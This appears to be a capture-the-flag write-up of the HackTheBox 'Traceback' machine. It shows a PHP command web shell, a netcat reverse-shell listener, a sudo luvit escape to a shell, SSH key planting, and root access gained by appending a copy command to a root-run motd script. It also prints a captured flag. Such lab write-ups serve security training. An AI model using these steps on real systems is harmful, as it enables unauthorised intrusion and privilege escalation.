

traceback

in this machine at web found comment at while check source code and it may that attacker take file from them and it is , we login and upload our webshell then get initial access by doing sudo -l found that we can run lua and we can got second user by it ,found that message in start done by script and this script run by root and this user can append to it and with this how got root

at first we recon



in web



and when look for source code

```
<h3> - Xh4H - </h3>
<!--Some of the best web shells that you might need ;)-->
enter>
```

and here we can find web shells https://github.com/TheBinitGhimire/Web-Shells/tree/master

so by check them found smevk.php is the one

we can login with admin:admin and put our webshell and got reverse shell

`<?php system($_GET['cmd']); ?>`

```
┌──(root㉿meow)-[~/htb/traceback]
└─# nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.9] from (UNKNOWN) [10.129.154.166] 59134
$ id
id
uid=1000(webadmin) gid=1000(webadmin) groups=1000(webadmin),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
```

```
webadmin@traceback:/home$ sudo -l
sudo -l
Matching Defaults entries for webadmin on traceback:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on traceback:
    (sysadmin) NOPASSWD: /home/sysadmin/luvit
```

and from gtfobins found that we can do `os.execute("/bin/sh")` so we add it and got second user

```
<sysadmin /home/sysadmin/luvit os.execute("/bin/sh")
bash: syntax error near unexpected token `('
sysadmin@traceback:/var/www/html$ id
uid=1001(sysadmin) gid=1001(sysadmin) groups=1001(sysadmin)
```

```
sysadmin@traceback:~$ cat user.txt
faa433a1c5513d3ce5ab7ea9b100b4c1
```

then i copy my ssh public key to user authorized_keys and login with it `ssh -i ~/.ssh/id_rsa sysadmin@10.129.154.166`

```
# ssh -i ~/.ssh/id_rsa sysadmin@10.129.154.166
The authenticity of host '10.129.154.166 (10.129.154.166)' can't be established.
ED25519 key fingerprint is SHA256:t2eqwvH1bBfzEerEaGcY/lX/lrLq/rpBznQqxrTiVfM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.154.166' (ED25519) to the list of known hosts.
################################
-------- OWNED BY XH4H  ---------
- I guess stuff could have been configured better ^^ -
################################
Enter passphrase for key '/root/.ssh/id_rsa':

Welcome to Xh4H land



Last login: Mon Mar 16 03:50:24 2020 from 10.10.14.2
$ ls /opt
```

and found that there message appears and this message written in update-motd.d in 00-header file and this file run by root , and i try nc , python and other shells but it not worked so i try copy the autorized_keys from sysadmin home to root and ssh to it by logout then login to be executed

`echo "cp /home/sysadmin/.ssh/authorized_keys /root/.ssh/" >> 00-header`

and we finish now thx for reading ^-^